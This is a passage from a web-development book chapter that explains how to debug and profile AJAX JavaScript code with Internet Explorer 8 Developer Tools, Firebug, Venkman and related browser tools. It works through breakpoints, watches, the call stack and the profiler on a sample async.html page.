


Figure 6-2: Debugging JavaScript code using Visual Web Developer

Debugging in Internet Explorer 8

Internet Explorer 8 makes things easier for you because it doesn't require third-party tools or utilities for debugging and profiling—instead, it includes an application called **Developer Tools**, which is easily accessible via the *Shift+F12* shortcut keys or by clicking on the **Developer Tools** icon. Figure 6-3 shows the main `www.bing.com` page opened for debugging with Developer Tools:




Figure 6-3: Debugging using Developer Tools

The tool allows you to perform activities such as:

- Inspecting the HTML, CSS, and JavaScript elements of a page
- Editing the source of the page on the fly
- Debugging JavaScript code by placing **breakpoints**, controlling the execution of the code using the **Step Into**, **Step Over** and **Step Out** commands, inspecting variables using **Watches**, and more
- Profiling JavaScript code by calculating the time spent executing each JavaScript function in your code

Please find a detailed review of Developer Tools features in the MSDN articles *Discovering Internet Explorer Developer Tools* (`http://msdn.microsoft.com/en-us/library/dd565628(VS.85).aspx`) and *Debugging Script with the Developer Tools* (`http://msdn.microsoft.com/en-us/library/dd565625(VS.85).aspx`).

Let's now carry out a quick test using this tool. Open Internet Explorer 8, and load the `XMLHttpRequest` example from Chapter 2, *JavaScript and the AJAX Client*, which should be available at `http://localhost/ajax/javascript/xmlhttprequest/async.html` (see Figure 6-4).




Figure 6-4: Simple page demonstrating XMLHttpRequest

Then fire up Developer Tools using *Shift+F12*. The default view is the HTML view, where you can see the HTML code of the page (see Figure 6-5). Here you can investigate the page DOM.




Figure 6-5: HTML view in Developer Tools

To debug the JavaScript code in the page, click the **Script** tab. By default, you'll see the code in the HTML page, but you can switch between the available scripts using the script dropdown, which you can see in Figure 6-6:




Figure 6-6: Choosing the script file to debug

Switch to `async.js`, and place a breakpoint at the following line:

```
myDiv = document.getElementById("myDivElement");
```

If your code is identical to the one presented in the book, this should be line **61**. The easiest way to place the breakpoint is to click in the left empty space of the line where you're placing the breakpoint. Your debugging window should then look like the Figure 6-7:




Figure 6-7: Placing a breakpoint

Now click on the **Start Debugging** button. If you receive a confirmation window like that in Figure 6-8, click on **OK**.




Figure 6-8: Confirming the page refresh

If you don't get the confirmation window shown in Figure 6-8, switch to the Internet Explorer page and hit *F5* to reload the page. When the page reloads, the JavaScript code in the page executes again and the debugger stops the script at the breakpoint you've just placed.

Here is your opportunity to debug the executing code. Let's see, for example, how to investigate the local variables. Right-click on the **myDiv** variable and select **Add Watch**.




Figure 6-9: Watching variables

After adding the watch, you'll see it in the **Watch** window on the right pane. As the line of code that assigns a value to `myDiv` hasn't executed yet, the watch simply says **'myDiv' is undefined**.

You can assign a value for `myDiv` right from the debugger, but in our case, it's even simpler to hit the *F10* key (**Step Over**), to have the parser execute the current line of code, which assigns a value to `myDiv`:

```
myDiv = document.getElementById("myDivElement");
```

At this point, the **Watch** window displays the contents of the `myDiv` object, which is now populated with the DOM object returned by `getElementById`. In the following screenshot, you can see only a small subset of the properties, events, and methods of our DOM element—yes, the objects you've been working with so far are quite complex!




Figure 6-10: Watching an object

Apart from **Step Over** (*F10*), which executes the current piece of code and moves to the next, you can control the execution of the code with **Step Out** (*Shift+F11*), which executes the whole routine and moves up the call stack, and **Step In** (*F11*), which goes deeper in the call stack. If you want the code to continue executing naturally, you can use the **Continue** (*F5*) command, but keep in mind that the execution will break every time a breakpoint is met. To allow the code execute naturally, you need to remove all the breakpoints.

The call stack

Simply put, the call stack is the list of functions that are currently being executed. So if a function `A()` calls a function `B()`, which in its turn calls a function `C()`, then the call stack will be formed from all three methods. Visualizing the call stack is helpful when debugging code because it allows you to keep track of the code that has executed and that will execute after the current function finishes executing.

You can easily see the current call stack by clicking on the **Call Stack** button in the right pane of the Developer Tools application. In our simple scenario, the call stack is formed of three functions: the `onload()` function (you can find it in `async.html`), which in turn executed the `process()` function, which in turn executed the `handleRequestStateChange()` function, which we're currently debugging. See the call stack displayed in Figure 6-11:




Figure 6-11: The call stack

To continue our exercise, remove the breakpoint, hit *F5* to allow the JavaScript code finish executing, and click the **Stop Debugging** button.

Profiling your code is equally easy. For a quick test, click the **Profiler** tab, click on the **Start Profiling** button, reload your page once (so your JavaScript code can be analyzed), and finally click on **Stop Profiling**. At that point, the profiler can show you the profiling results in two visual formats: **Functions** and **Call Tree**.

In Figure 6-12 you can see the Functions view and Figure 6-13 shows the Call Tree view of one load of our `async.html` page. The main indicators are the **Inclusive Time** (which indicates how much time a function was on the call stack and includes the execution of the child functions), and the **Exclusive Time** (which indicates how much time the function was on the top of the call stack, which doesn't include the time spent executing the child functions).




Figure 6-12: Functions view of the Developer Tools profiler in IE8




Figure 6-13: Call Tree view of the Developer Tools profiler in IE8

Other Internet Explorer debugging tools

The features that you've just seen in action in Internet Explorer 8 are powerful and allow you to go a long way in debugging and profiling your code. However, it's good to know there are a few other options available:

- **Firebug Lite**: Firebug is probably the most popular JavaScript debugger. Initially developed for Firefox, it now comes in the Firebug Lite version, which is a JavaScript file that you can use with Internet Explorer, Opera, and Safari, to simulate the "native" Firebug features. Get it from `http://getfirebug.com/lite.html`.
- **Internet Explorer Developer Toolbar**: Microsoft offers the Internet Explorer Developer toolbar as an option for exploring web pages. It is especially useful for working with the page's DOM element, CSS styles, cookies, and so on. It can be downloaded from Microsoft's website. After its installation is complete, you can open it through **Tools | Toolbars | Explorer Bar | IE Developer Toolbar**.

- **Visual Web Developer**: As pointed out earlier, this is a complete web development environment, mainly created for developing ASP.NET web applications. It can be closely integrated with Internet Explorer, and can be used to debug JavaScript code.
- **Web Development Helper**: It's a great tool developed by Nikhil Kothari for HTTP traffic monitoring, DOM inspection, trace display, runtime error catching, and full call stack information (including script URL, line number, and line of code). The **Script Console** window allows entering custom script that is executed within the document context.

Debugging and profiling with Firefox

The tools available for web development in Firefox have grown along with its ever-increasing number of users.

For starters, Firefox offers an **Error Console** accessible from the **Tools** menu, where all the JavaScript errors, warnings, and messages are logged. It also has a built-in script evaluator within the document context, and the DOM Inspector tool, which can be selected at installation time.

Figure 6-14 shows the Error Console signaling a typo in our code:




Figure 6-14: The Firefox error console

Firebug

Firebug (`http://www.getfirebug.com/`) is a Firefox add-on that offers almost anything a web developer could want from a debugging tool:

- Debugging and profiling script
- Monitoring HTTP traffic
- Examining HTTP headers
- Inspecting and editing the DOM
- Inspecting and editing CSS
- Quick search for filtering errors and messages

Delivering such a powerful set of tools in one free product makes Firebug the perfect choice for debugging applications in Firefox. It's worth mentioning that Firebug can conflict with the "JavaScript Debugger" (Venkman—shown next) add-on for Firefox, causing erratic behavior and spurious errors. So if you have them both (many developers do!) you may need to turn off Firebug when using Venkman.

Figure 6-15 shows Firebug in action. In this example, we loaded the same script we used earlier for testing the debug features of Internet Explorer 8: `http://localhost/ajax/javascript/xmlhttprequest/async.html`.




Figure 6-15: Using Firebug

After installing Firebug, you open it with the *F12* key. You can debug your JavaScript code by selecting the **Script** tab, and choosing the `script.js` file. Setting up breakpoints is easy—following the convention used by most code debuggers, you simply click on the left side of a code line, and a red bullet will show up marking the existence of a breakpoint.

Once the breakpoint is active, you can reload the page to have the debugger stop the execution at the line where you've set the breakpoint. At this point, in the right pane you can easily access the **Watch** tab, where you can view or modify the variables in the current scope, the **Stack** tab which displays the call stack, and the **Breakpoints** tab which displays the list of breakpoints. Figure 6-16 shows our `myDiv` object being watched in the **Watch** window:




Figure 6-16: Using the Watch window in Firebug

You can control the execution of the code using **Continue**, **Step Into** (*F11*), **Step Over** (*F10*), and **Step Out** (*Shift+F11*) commands, just like we explained earlier for the Developer Tools application.

Venkman JavaScript debugger

The Venkman JavaScript debugger (`http://www.mozilla.org/projects/venkman/`) is a powerful tool for debugging in Mozilla-based browsers (Firefox, Netscape, and SeaMonkey).

Like Firebug, Venkman JavaScript Debugger offers debugging and profiling, full call stack, breakpoints, local variables, and watches, all within a friendly user interface. After installing the tool, you can execute it from the **Tools | JavaScript Debugger** menu item. Figure 6-17 shows the tool in action:




Figure 6-17: The Venkman debugger in action

Using the profiling feature in Venkman is equally easy—click on the **Profile** button enabling profiling, which means the tool starts logging out function calls. Then you can go to **Profile | Display Profile Data** to find out how much time was spent executing each function. For example, in Figure 6-18 , you can see that `handleRequestStateChange()` takes more time to execute than `process()`. (Obviously, investigating the performance of such simple functions may not make much sense at this point.)

